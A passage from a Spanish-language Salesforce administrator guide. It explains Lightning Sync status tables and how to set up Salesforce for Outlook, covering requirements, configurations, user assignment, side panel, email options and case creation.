| Se ha proporcionado la cuenta de servicio de Microsoft Exchange: | *El nombre de usuario de su cuenta de servicio* | Ha guardado las credenciales de su cuenta de servicio en Salesforce y Lightning Sync ha reconocido una cuenta de servicio válida. Este estado no significa necesariamente que la cuenta de servicio está configurada para sincronizar utilizando Lightning Sync. Si continúa teniendo errores de sincronización, le recomendamos utilizar la herramienta Analizador de conectividad remota de Microsoft® para probar su conexión y solucionar problemas de configuración. |
| | Ninguno | Lightning Sync no puede guardar las credenciales de su cuenta de servicio. Compruebe que ha proporcionado la contraseña y el Id. de la cuenta de servicio correctos y que ha configurado una cuenta de servicio válida en Microsoft Exchange. |
| Lightning for Outlook activado: | Sí | Activó Lightning for Outlook en Configuración. Si configura los representantes de ventas para seleccionar qué eventos de Microsoft hay que sincronizar con Salesforce, los representantes seleccionan eventos utilizando Lightning for Outlook. |
| | No | No activó Lightning for Outlook en Configuración. Si configura los representantes de ventas |

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| | | para seleccionar qué eventos de Microsoft sincronizar con Salesforce, los representantes no pueden seleccionar eventos hasta que active Lightning for Outlook. |
| Salesforce reconoce la cuenta de servicio de Microsoft Exchange: | | Lightning Sync reconoce la cuenta de servicio que ha proporcionado. Este estado no significa necesariamente que la cuenta de servicio está configurada para sincronizar utilizando Lightning Sync. Si continúa viendo errores de sincronización, le recomendamos utilizar la herramienta Analizador de conectividad remota de Microsoft® para probar su conexión y solucionar problemas de configuración. |
| | | Lightning Sync no puede conocer la cuenta de servicio que ha proporcionado. Compruebe para asegurarse de que ha configurado una cuenta de servicio válida en Microsoft Exchange. |
| Usuarios con direcciones de correo electrónico vinculadas de Microsoft Exchange y Salesforce: | El número esperado de usuarios de Lightning Sync | Todas las direcciones de correo electrónico de Microsoft Exchange de sus usuarios se han asignado correctamente a las direcciones de correo electrónico de Salesforce correspondientes. |
| | Un número inesperado de usuarios de Lightning Sync | Algunas de las direcciones de correo electrónico de Microsoft Exchange de sus usuarios no se han asignado correctamente a las direcciones de correo electrónico de Salesforce correspondientes. Compare las direcciones de sus usuarios en Exchange y Salesforce para comprobar que coinciden. |
| | 0 | Ninguna de las direcciones de correo electrónico de Microsoft Exchange de sus usuarios se han asignado a sus direcciones de correo electrónico de Salesforce correspondientes. Póngase en contacto con el servicio de atención al cliente de Salesforce. |

**Tabla 14: Estados de contactos**

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| Última actividad de sincronización: | La hora de sincronización de un contacto en los últimos minutos | Los contactos recién sincronizados de su organización con Lightning Sync en esta fecha, en esta hora. En general, Lightning Sync está sincronizando registros como se espera. Si visualiza este estado y los usuarios individuales continúan informando de que los contactos no se sincronizan como se espera, compruebe las configuraciones de su servidor de Exchange o de Lightning Sync para los ajustes relacionados con esos usuarios en particular. |
| | Hora de sincronización de un contacto en unas horas | Los contactos recién sincronizados de su organización en esta fecha, en esta hora. Es posible que haya configurado recientemente Lightning Sync porque la sincronización de los contactos iniciales puede tardar varias hora en finalizar. Si no ha iniciado la sincronización de contactos para su organización la primera vez, este estado podría indicar un problema con la sincronización de contactos en su organización. Supervise la última actividad de sincronización en las próximas 24 horas para ver si se reanuda la sincronización. |
| | La hora de sincronización de un contacto en una fecha pasada | Los contactos recién sincronizados de su organización en esta fecha, en esta hora. Si su organización no sincroniza de nuevo en 24 horas, compruebe que ha proporcionado las credenciales de la cuenta de servicio de Exchange correctas, que Salesforce ha reconocido su cuenta de servicio y que ha utilizado el Analizador de conectividad remota de Microsoft para comprobar que su servidor de Exchange puede comunicarse con Lightning Sync. Si el analizador muestra que su conexión funciona, póngase en contacto con el servicio de atención al cliente de Salesforce. |
| Registros sincronizados en los últimos 60 minutos: | El número de contactos que se han sincronizado en su organización en los últimos 60 minutos | En los últimos 60 minutos, su organización ha sincronizado este número de contactos. |
| | 0 | Su organización no ha sincronizado ningún contacto en los últimos 60 minutos. Supervise la actividad de sincronización del |

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| | | registro en las próximas 24 horas para ver si se reanuda la sincronización. Si no se reanuda la sincronización, utilice el Analizador de conectividad remota de Microsoft para comprobar que su servidor de Exchange puede comunicarse con Lightning Sync. Si el analizador muestra que su conexión funciona, póngase en contacto con el servicio de atención al cliente de Salesforce. |
| Registros sincronizados en las últimas 24 horas: | El número de contactos que se han sincronizado en su organización en las últimas 24 horas | En las últimas 24 horas, su organización ha sincronizado este número de contactos. |
| | 0 | Su organización no ha sincronizado ningún contacto en los últimos 60 minutos. Utilice el Analizador de conectividad remota de Microsoft para comprobar que su servidor de Exchange puede comunicarse con Lightning Sync. Si el analizador muestra que su conexión funciona, póngase en contacto con el servicio de atención al cliente de Salesforce. |

**Tabla 15: Estados de eventos**

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| Última actividad de sincronización: | La hora de sincronización de un evento en los últimos minutos | Los eventos recién sincronizados de su organización con Lightning Sync en esta fecha, en esta hora. En general, Lightning Sync está sincronizando registros como se espera. Si visualiza este estado y los usuarios individuales continúan informando de que los eventos no se sincronizan como se espera, compruebe las configuraciones de su servidor de Exchange o de Lightning Sync para los ajustes relacionados con esos usuarios en particular. |
| | Hora de sincronización de un evento en unas horas | Los eventos recién sincronizados de su organización en esta fecha, en esta hora. Es posible que haya configurado recientemente Lightning Sync porque la sincronización de los eventos iniciales puede tardar varias hora en finalizar. Si no ha iniciado la sincronización de eventos para su organización la primera vez, este estado |

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| | | podría indicar un problema con la sincronización de eventos en su organización. Supervise la última actividad de sincronización en las próximas 24 horas para ver si se reanuda la sincronización. |
| | La hora de sincronización de un evento en una fecha pasada | Los eventos recién sincronizados de su organización en esta fecha, en esta hora. Si su organización no sincroniza de nuevo en 24 horas o más, compruebe que ha proporcionado las credenciales de la cuenta de servicio de Exchange correctas, que Salesforce ha reconocido su cuenta de servicio y que ha utilizado el Analizador de conectividad remota de Microsoft para comprobar que su servidor de Exchange puede comunicarse con Lightning Sync. Si el analizador muestra que su conexión funciona, póngase en contacto con el servicio de atención al cliente de Salesforce. |
| Registros sincronizados en los últimos 60 minutos: | El número de eventos que se han sincronizado en su organización en los últimos 60 minutos | En los últimos 60 minutos, su organización ha sincronizado este número de eventos. |
| | 0 | Su organización no ha sincronizado ningún evento en los últimos 60 minutos. Supervise la actividad de sincronización del registro en las próximas 24 horas para ver si se reanuda la sincronización. Si no se reanuda la sincronización, utilice el Analizador de conectividad remota de Microsoft para comprobar que su servidor de Exchange puede comunicarse con Lightning Sync. Si el analizador muestra que su conexión funciona, póngase en contacto con el servicio de atención al cliente de Salesforce. |
| Registros sincronizados en las últimas 24 horas: | El número de contactos que se han sincronizado en su organización en las últimas 24 horas | En las últimas 24 horas, su organización ha sincronizado este número de contactos. |
| | 0 | Su organización no ha sincronizado ningún evento en los últimos 60 minutos. Utilice el Analizador de conectividad remota de Microsoft para comprobar que su servidor de Exchange puede comunicarse con Lightning Sync. Si el analizador muestra que su conexión funciona, póngase en contacto |

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| | | con el servicio de atención al cliente de Salesforce. |

Estados de usuario

**Tabla 16: Estados de los parámetros de configuración**

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| Usuario asignado a una configuración activa de Exchange: | | Este usuario está configurado para sincronizarse en una configuración activa de Lightning Sync. |
| | | Este usuario no está configurado para sincronizarse en una configuración activa de Lightning Sync. |
| El buzón de correo electrónico de usuario se está ejecutando en una versión admitida de Microsoft Exchange: | | Lightning Sync admite esta versión de Microsoft Exchange del usuario. |
| | | Lightning Sync no admite esta versión de Microsoft Exchange del usuario. |
| Usuarios reconocido por la cuenta de servicio de Exchange: | | Este usuario está representado por la cuenta de servicio que ha configurado en Exchange y Lightning Sync puede comunicarse con su cuenta de servicio de Exchange. |
| | | Este usuario no está representado por la cuenta de servicio que ha configurado en Exchange o Lightning Sync puede comunicarse con la cuenta de servicio de Exchange que ha proporcionado. Compruebe su configuración de cuenta de servicio de Exchange para verificar que ha configurado una cuenta de servicio válida y que representa este usuario actualmente. |
| Estado de sincronización de restablecimiento del usuario: | Marcado para restablecimiento | Ha restablecido este usuario para la sincronización pero el restablecimiento no se ha iniciado. Su solicitud de restablecimiento está en la cola del sistema y se completará cuando el sistema esté disponible. |
| | Restablecimiento en curso | El proceso de sincronización del restablecimiento está en curso. Una vez finalizado el restablecimiento, "Estado de sincronización del restablecimiento del usuario" ya no aparece en esta página. |

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| Configuración de usuario de Lightning for Outlook: | Sí | Este representante de ventas configuró Lightning for Outlook. Si configura los representantes para seleccionar qué eventos de Microsoft hay que sincronizar con Salesforce, los representantes seleccionan eventos utilizando Lightning for Outlook. |
| | No | Este representante de ventas no configuró Lightning for Outlook. Si configura los representantes para seleccionar qué eventos de Microsoft sincronizar con Salesforce, los representantes no pueden seleccionar eventos hasta que activen Lightning for Outlook. |

**Tabla 17: Estados de contactos**

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| Se ha encontrado la carpeta Salesforce_Sync: | | Se ha encontrado la carpeta Salesforce_Sync en la cuenta de correo electrónico de este usuario en el directorio Contactos. |
| | | Lightning Sync no puede encontrar la carpeta Salesforce_Sync en su servidor de Exchange o no puede crearla automáticamente para este usuario. Puede crear la carpeta Salesforce_Sync para este usuario como un subdirectorio en el directorio Contactos en la cuenta de correo electrónico de este usuario. |
| Se han vinculado direcciones de correo electrónico de Salesforce y Exchange: | | Se ha asignado la dirección de correo electrónico de Microsoft Exchange de este usuario a la dirección de correo electrónico de Salesforce del usuario correctamente. |
| | | No se ha asignado la dirección de correo electrónico de Microsoft Exchange de este usuario a la dirección de correo electrónico de Salesforce del usuario correctamente. Restablecer sincronización para este usuario. |
| Estado de sincronización de Salesforce a Exchange: | No se ha iniciado | No se ha iniciado la sincronización de los contactos de este usuario de Salesforce a Exchange. |
| | Sincronización inicial en curso | Se están sincronizando los contactos de este usuario de Salesforce a Exchange por la |

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| | | primera vez. La sincronización inicial puede tardar varias horas. |
| | Se ha completado la sincronización inicial | Se ha completado la sincronización de los contactos de este usuario de Salesforce a Exchange por la primera vez. |
| | Sincronización en curso | Se están sincronizando los contactos de este usuario de Salesforce a Exchange en este momento. |
| | Sincronizado | Ha finalizado la sincronización de los contactos de este usuario de Salesforce a Exchange. |
| | No se ha establecido la configuración de Exchange para la sincronización | Este usuario no está configurado para sincronizar contactos de Salesforce a Exchange en una configuración activa de Lightning Sync. |
| Estado de sincronización de Exchange a Salesforce: | No se ha iniciado | No se ha iniciado aún la sincronización de los contactos de este usuario de Exchange a Salesforce. |
| | Sincronización inicial en curso | Se están sincronizando los contactos de este usuario de Exchange a Salesforce por la primera vez. La sincronización inicial puede tardar varias horas. |
| | Se ha completado la sincronización inicial | Se ha completado la sincronización de los contactos de este usuario de Exchange a Salesforce por la primera vez. |
| | Sincronización en curso | Se están sincronizando los contactos de este usuario de Exchange a Salesforce. |
| | Sincronizado | Ha finalizado la sincronización de los contactos de este usuario de Exchange a Salesforce. |
| | No se ha establecido la configuración de Exchange para la sincronización | Este usuario no está configurado para sincronizar contactos de Exchange a Salesforce en una configuración activa de Lightning Sync. |
| Registros en sincronización | El número de contactos que se están sincronizando para este usuario | Este usuario dispone de este número de contactos en sincronización entre Exchange y Salesforce. Si los contactos de este usuario se están sincronizando como se espera, este número coincide con el número de contactos en la carpeta Salesforce_Sync de este usuario. |

**Tabla 18: Estados de evento**

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| Se ha encontrado la carpeta Calendario: | | Se ha encontrado la carpeta Calendario en la cuenta de correo electrónico de este usuario. |
| | | Lightning Sync no puede encontrar la carpeta Calendario del usuario en su servidor de Exchange. |
| Se han vinculado direcciones de correo electrónico de Salesforce y Exchange: | | Se ha asignado la dirección de correo electrónico de Microsoft Exchange de este usuario a la dirección de correo electrónico de Salesforce del usuario correctamente. |
| | | No se ha asignado la dirección de correo electrónico de Microsoft Exchange de este usuario a la dirección de correo electrónico de Salesforce del usuario correctamente. Restablecer sincronización para este usuario. |
| Estado de sincronización de Salesforce a Exchange: | No se ha iniciado | No se ha iniciado la sincronización de los eventos de este usuario de Salesforce a Exchange. |
| | Sincronización inicial en curso | Se están sincronizando los eventos de este usuario de Salesforce a Exchange por la primera vez. La sincronización inicial puede tardar varias horas. |
| | Se ha completado la sincronización inicial | Se ha completado la sincronización de los eventos de este usuario de Salesforce a Exchange por la primera vez. |
| | Sincronización en curso | Se están sincronizando los eventos de este usuario de Salesforce a Exchange en este momento. |
| | Sincronizado | Ha finalizado la sincronización de los eventos de este usuario de Salesforce a Exchange. |
| | No se ha establecido la configuración de Exchange para la sincronización | Este usuario no está configurado para sincronizar eventos de Salesforce a Exchange en una configuración activa de Lightning Sync. |
| Estado de sincronización de Exchange a Salesforce: | No se ha iniciado | No se ha iniciado la sincronización de los eventos de este usuario de Exchange a Salesforce. |
| | Sincronización inicial en curso | Se están sincronizando los eventos de este usuario de Exchange a Salesforce por la |

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
| | | primera vez. La sincronización inicial puede tardar varias horas. |
| | Se ha completado la sincronización inicial | Se ha completado la sincronización de los eventos de este usuario de Exchange a Salesforce por la primera vez. |
| | Sincronización en curso | Se están sincronizando los eventos de este usuario de Exchange a Salesforce. |
| | Sincronizado | Ha finalizado la sincronización de los eventos de este usuario de Exchange a Salesforce. |
| | No se ha establecido la configuración de Exchange para la sincronización | Este usuario no está configurado para sincronizar eventos de Exchange a Salesforce en una configuración activa de Lightning Sync. |
| Registros en sincronización | El número de eventos que se están sincronizando para este usuario | Este usuario dispone de este número de eventos en sincronización desde Exchange a Salesforce. Si este usuario informa de dificultades de sincronización solo de algunos eventos, compruebe que el usuario está configurado para sincronizar eventos como se espera en la configuración de Lightning Sync del usuario y que el usuario no ha asignado la opción `privado` al evento. Recuerde también que en estos momentos, Lightning Sync no sincroniza los eventos recurrentes o los invitados a eventos. |

# Salesforce for Outlook: Configurar representantes para sincronizar y trabajar con Salesforce desde Microsoft Outlook

## Requisitos del sistema de Salesforce for Outlook

Confirme que sus sistemas informáticos cumplen estos requisitos del sistema antes de descargar e instalar Salesforce for Outlook.

| Recursos básicos | Versión requerida |
|---|---|
| Salesforce for Outlook | Salesforce for Outlook v3.0.0 o versiones posteriores después de que Salesforce desactive el protocolo de cifrado TLS 1.0. |

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

| Recursos básicos | Versión requerida |
| --- | --- |
| programa de correo electrónico predeterminado | Cualquiera de las siguientes versiones de Microsoft® Outlook® utilizando Microsoft Exchange Online (el servicio alojado en Microsoft que se integra con Office 365™) o Microsoft Exchange Server, junto con las actualizaciones más recientes.<br>• 2016<br>• 2013<br>• 2010<br>• 2007<br>Salesforce for Outlook admite la instalación de Outlook mediante el sistema de Hacer clic y ejecutar (instalador rápido de Microsoft Office). |
| Sistema operativo | Cualquiera de las versiones siguientes de Microsoft Windows®, junto con las actualizaciones más recientes.<br>• Windows 10<br>• Windows 8.1 (Pro y Enterprise)<br>• Windows 7<br>No admitimos el uso de Salesforce for Outlook con Apple® Mac OS®. |
| Navegador | Internet Explorer con protocolo de cifrado TLS 1.1 o posterior activado. Consulte "Otros requisitos" para limitaciones de navegador específicas de la función. |

## Otros requisitos

| Otras funciones | Requisito |
| --- | --- |
| Crear casos utilizando el publicador del panel lateral de Salesforce | Necesita Microsoft® Internet Explorer® 9 o posterior. |
| Configuraciones del servidor | Admitimos el uso de sistemas que se conectan a Internet a través de un servidor proxy.<br>• Detección automática de proxy<br>• Proxy manual<br>• Autenticación NTLM de proxy<br>No admitimos el uso de:<br>• Servidores de correo electrónico IMAP y POP3<br>• Servidores de terminales, como servidores Citrix®<br>• Archivos de configuración automática de Proxy (.pac) |
| Instaladores | Si es administrador y tiene previsto utilizar el instalador `.msi`, puede que necesite instalar las siguientes herramientas:<br>• Microsoft .NET Framework 4.5.2, 4.6 o 4.6.1<br>• Microsoft Visual Studio® 2010 Tools para Office Runtime<br>• Primary Interop Assemblies (PIA) redistribuible para su versión de Microsoft Outlook |

| Otras funciones | Requisito |
|---|---|
| | Los usuarios de Windows 7 `.msi` deben ejecutar el símbolo del sistema como administrador y luego iniciar el instalador desde la línea de comandos. Por ejemplo: *`msiexec /i SalesforceForOutlook.msi`*. |
| Inicio de sesión único | Admitimos el uso de:<br>• Autenticación delegada<br>• Lenguaje de marcado de aserción de seguridad (SAML) con Mi dominio |
| | No se admite el uso de un proveedor de identidad en línea independiente para el inicio de sesión único. |

## Funciones de Salesforce for Outlook disponibles según la edición de Salesforce

Su edición de Salesforce determina las funciones a las que tienen acceso sus representantes de ventas.

| Funcionalidad | Disponible en Contact Manager Edition y Group Edition | Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. |
|---|---|---|
| Agregar correos electrónicos de Microsoft® Outlook® a registros de Salesforce | | ✅ |
| Sincronizar contactos, eventos y tareas entre Salesforce y Outlook | ✅ | ✅ |
| Establecer direcciones de sincronización, filtros y funciones habilitadas para usuarios a través de configuraciones de Outlook. | | ✅ |
| Otorgar a los representantes de ventas el acceso al panel lateral de Salesforce | ✅ | ✅ |
| Permitir a los representantes crear registros de Salesforce directamente en el publicador del panel lateral | ✅ | ✅ |
| Permitir a los administradores crear menús de formato del publicador para el panel lateral, sin afectar a otros formatos del publicador. | | ✅ |
| Permitir a los administradores crear varios formatos del publicador del panel lateral y asignarlos a diferentes perfiles de usuario | | ✅ |

# Configuraciones de Outlook y formatos del publicador de Outlook

Ayude a los usuarios de Salesforce for Outlook a mantener fácilmente sus registros entre Microsoft® Outlook® y Salesforce creando configuraciones separadas para grupos de usuarios con necesidades diferentes. Para hacerlo, en Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

## Configuraciones de Salesforce for Outlook

Una configuración de Salesforce for Outlook es un conjunto de parámetros que determina los datos que los usuarios de Salesforce for Outlook pueden sincronizar entre Microsoft® Outlook® y Salesforce. Los administradores pueden crear configuraciones distintas para los distintos tipos de usuarios y ofrecer permisos de usuario para modificar algunos de sus propios ajustes. Por ejemplo, un equipo de oportunidades podría querer sincronizar todo mientras que a un gestor solo le interese sincronizar eventos.

Del mismo modo, puede configurar sus usuarios para crear, ver y trabajar con registros de Salesforce directamente en Outlook desde el panel lateral de Salesforce. El panel lateral permite a los usuarios agregar fácilmente mensajes de correo electrónico y eventos y tareas de Outlook a registros relacionados de Salesforce.

## Formatos del publicador de Outlook

Los usuarios pueden crear cuentas, casos, candidatos, oportunidades e incluso objetos personalizados directamente desde el panel lateral utilizando el publicador del panel lateral. Para configurar a sus usuarios para que trabajen con el publicador del panel lateral, cree las acciones rápidas que quiera que aparezcan en los menús del publicador de sus usuarios, agregar dichas acciones rápidas a los formatos de publicador adecuados y asignar los formatos de publicador a los usuarios correctos.

# Crear configuraciones de Salesforce for Outlook

Antes de que los representantes puedan empezar a utilizar Salesforce for Outlook, usted define su experiencia creando configuraciones de Outlook. Las configuraciones de Outlook definen los ajustes de Salesforce for Outlook para representantes, como a qué funciones tienen acceso los representantes, y cómo se sincronizan los registros de los representantes entre Outlook y Salesforce. Si le gustaría definir ajustes exclusivos para un subconjunto de su equipo de ventas, cree configuraciones múltiples de Outlook y asigne representantes en consecuencia.

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Haga clic en **Nueva configuración de Outlook**.
3. Escriba un nombre y una descripción de la configuración.
4. Seleccione Activo para activar la configuración.
5. Seleccione Notificación de actualizaciones de productos para que los representantes de ventas puedan ver cuando actualizaciones de Salesforce for Outlook están disponibles para descargar.
6. Dependiendo de la experiencia que desee que tengan sus representantes, defina algunos o todos los ajustes.
   - Asignar usuarios y perfiles
   - Opciones relacionadas de correo electrónico para agregar correos electrónicos y crear casos
   - Dirección de sincronización
   - Comportamiento en conflicto
   - Asignaciones de campos
   - Criterios coincidentes
   - Permisos de notificación
   - Configuración avanzada
7. Haga clic en **Guardar**.
8. Defina los conjuntos de datos.

Cuando los usuarios inician sesión en Salesforce for Outlook por primera vez en Salesforce desde el asistente de configuración Salesforce for Outlook, esta configuración entra en vigor de forma inmediata. Cualquier cambio que realice en las configuraciones activas de Outlook entran en vigor la próxima vez que los representantes de ventas abran Outlook.

## EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

## PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

## Asignar usuarios a las configuraciones de Salesforce for Outlook

Tras definir la información básica para una configuración de Salesforce for Outlook, seleccione a los usuarios de Salesforce for Outlook a los que se aplicarán los ajustes de la configuración.

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Si está modificando una configuración de Outlook existente, haga clic en **Modificar** junto a aquella que está modificando. De lo contrario, haga clic en **Nueva configuración de Outlook** y luego cumplimente cualquier campo obligatorio.
3. En la sección Asignar usuarios y perfiles, seleccione *Perfiles* o *Usuarios* en la lista desplegable Buscar.
4. En caso de que no vea al miembro que quiere agregar, escriba palabras clave en el cuadro de búsqueda y haga clic en **Buscar**.
5. Seleccione los miembros pertinentes del cuadro Miembros disponibles y haga clic en **Agregar** para incluirlos en el grupo. Si todos los usuarios disponibles están asignados a esta configuración, la lista Usuarios estará vacía y sólo podrá asignar perfiles.
6. Para eliminar miembros, selecciónelos y haga clic en **Eliminar**. Si los usuarios eliminados están asignados a otra configuración activa a través de un perfil, esa configuración se utilizará la siguiente vez que abran Outlook. En caso contrario, los usuarios eliminados no podrán utilizar Salesforce for Outlook.
7. Haga clic en **Guardar**. Todos los cambios surtirán efecto la próxima vez que se sincronicen los datos para los usuarios en esta configuración. Si asigna un usuario que ya se ha asignado a otra configuración, se eliminará a ese usuario de la configuración y se asignará a esta. Si un usuario asignado forma parte también de un perfil asignado a otra configuración activa, se utilizará la configuración donde se enumere al usuario directamente.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

## Definir la configuración de datos para Salesforce for Outlook

La configuración de datos controla el comportamiento de sincronización y la funcionalidad de correo electrónico de Salesforce for Outlook. Puede definir la configuración siguiente utilizando los campos Configuración de datos en una configuración de Salesforce for Outlook.

- Opciones relacionadas de correo electrónico para agregar correos electrónicos y crear casos
- Dirección de sincronización
- Comportamiento en conflicto
- Asignaciones de campos
- Criterios coincidentes
- Permisos de notificación

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

# Configurar opciones de correo electrónico en Salesforce for Outlook

Ayude sus equipos de ventas a seguir correos electrónicos importantes de Microsoft® Outlook® relacionados con contactos y candidatos de Salesforce. Además, haga que esos contactos y candidatos aparezcan directamente en Outlook.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para visualizar las configuraciones:
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

Para activar Añadir correo electrónico, Panel lateral y Crear caso:
- "Personalizar aplicación"

## Activar el Panel lateral de Salesforce

Permita a sus representantes de ventas ver contactos y candidatos de Salesforce relevantes para sus eventos y correos electrónicos de sus representantes.

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Si está modificando una configuración de Outlook existente, haga clic en **Modificar** junto a aquella que está modificando. De lo contrario, haga clic en **Nueva configuración de Outlook** y luego cumplimente cualquier campo obligatorio.
3. Seleccione Panel lateral.
4. Guarde sus cambios.

## Permitir a los representantes de ventas del panel lateral agregar correos electrónicos, archivos adjuntos, eventos y tareas en Registros

E parámetro Agregar correo electrónico les permite agregar correos electrónicos de Outlook y sus archivos adjuntos (), eventos () y tareas () a sus registros de Salesforce directamente desde el panel lateral. También puede activar Permitir a los usuarios seleccionar archivos adjuntos (), lo que permite a los representantes de ventas seleccionar archivos adjuntos específicos para agregar a Salesforce, en lugar de incluirlos todos automáticamente.

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.
2. Si está modificando una configuración de Outlook existente, haga clic en **Modificar** junto a aquella que está modificando. De lo contrario, haga clic en **Nueva configuración de Outlook** y luego cumplimente cualquier campo obligatorio.
3. Seleccione Panel lateral.
4. Seleccione Agregar correo electrónico.
5. Guarde sus cambios.
6. ara permitir a los representantes elegir archivos adjuntos específicos para agregar a Salesforce, seleccione **Permitir a los usuarios seleccionar archivos adjuntos**.

## Permitir a usuarios que no están trabajando en el panel lateral agregar correos electrónicos y archivos adjuntos en registros

Para los representantes de ventas que no tienen el panel lateral activado, el parámetro Agregar correo electrónico agrega los botones **Agregar correo electrónico** y **Enviar y agregar** a la cinta de Outlook. La configuración permite también a sus representantes agregar hasta 10 correos electrónicos de forma simultánea a Salesforce.

1. En Configuración, introduzca *Configuraciones de Outlook* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Outlook**.

2. Si está modificando una configuración de Outlook existente, haga clic en **Modificar** junto a aquella que está modificando. De lo contrario, haga clic en **Nueva configuración de Outlook** y luego cumplimente cualquier campo obligatorio.
3. Anule la selección de `Panel lateral`.
4. Seleccione `Agregar correo electrónico`.
5. Guarde sus cambios.
6. Si no tiene Mi correo electrónico en Salesforce activado, haga clic en **Activar** en el mensaje emergente para activarlo.

### Permitir a usuarios que no están trabajando en el panel lateral crear casos desde Outlook.

Para los representantes de ventas que no cuentan con el panel lateral activado, el parámetro **Crear casos** agrega el botón de lista desplegable a Outlook. La configuración permite también a sus representantes crear casos de Salesforce desde correos electrónicos de Outlook. Si ha activado el panel lateral para sus representantes, puede otorgarles el acceso al Publicador del panel lateral. El publicador permite a sus representantes crear varios tipos de registros de Salesforce directamente desde el panel lateral.

Nota: Antes de poder activar la función Crear caso, revise y complete los procedimientos en Configurar Crear caso para usuarios de Salesforce for Outlook en la página 2248. Luego, vuelva a este tema para completar el siguiente procedimiento.

1. En Configuración, introduzca *`Configuraciones de Outlook`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuraciones de Outlook**.
2. Si está modificando una configuración de Outlook existente, haga clic en **Modificar** junto a aquella que está modificando. De lo contrario, haga clic en **Nueva configuración de Outlook** y luego cumplimente cualquier campo obligatorio.
3. Borre la opción `Panel lateral`.
4. Seleccione `Crear caso`. Luego, seleccione uno de estos enlaces.
   - *Recomendación:* **Seleccione Crear destino de casos existentes**, que le permite seleccionar destinos existentes. Puede seleccionar hasta 10 destinos para cada configuración de Outlook.
   - **Crear un Crear destino de casos existentes**. Para crear uno, guarde primero su trabajo, luego cree el destino. Después de esto, vuelva a la página Configuración de Outlook para completar los requisitos de configuración de Crear caso.
5. Guarde sus cambios.

## Cómo afecta la activación de eventos recurrentes a los usuarios

Sus usuarios de Salesforce y API pueden esperar después de activar la función Eventos recurrentes de Salesforce for Outlook.

| Para | Debe saber que |
|---|---|
| usuarios de Salesforce | Los cambios que realice en una serie no afectarán a los eventos pasados. |
| | Los cambios que realice en los siguientes campos de una serie de eventos sobrescriben cambios realizados anteriormente en eventos únicos.<br>• Hora de inicio y de finalización del evento<br>• Evento de día completo<br>• Frecuencia<br>• Fecha de inicio de la repetición, si un usuario envía actualizaciones a los invitados |

EDICIONES

Disponible para configuración en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Para | Debe saber que |
| --- | --- |
| | Además, si los usuarios cambian cualquiera de estos campos, todos los eventos de la serie se eliminan y vuelven a crear. Como resultado, el estado de todos los invitados se restablece a Sin responder. |
| Usuarios de API | Cuando los usuarios inician la sincronización de eventos recurrentes, aparecen los siguientes objetos de API de solo lectura en la API.<br>• EventRecurrenceException<br>• TaskRecurrenceException |

## Configurar Crear caso para usuarios de Salesforce for Outlook

La función Crear caso en Salesforce for Outlook permite a los usuarios crear casos en Salesforce desde correos electrónicos en Microsoft® Outlook®. Como administrador, puede crear destinos de correo electrónico para registro de casos que aparecen en el botón de lista desplegable **Crear casos** en Outlook. Para cada destino, seleccione la persona asignada, que puede ser usuario individual o cola. Puede añadir hasta 10 destinos para cada configuración de Outlook. Cuando los usuarios crean casos, pueden añadir hasta 10 correos electrónicos de forma simultánea para cada destino.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Antes de que los usuarios de Salesforce for Outlook puedan crear casos desde correos electrónicos de Outlook, deberá seguir las siguientes indicaciones.

1. Si no lo ha hecho todavía, active y configure Correo electrónico para registro de casos On-Demand.
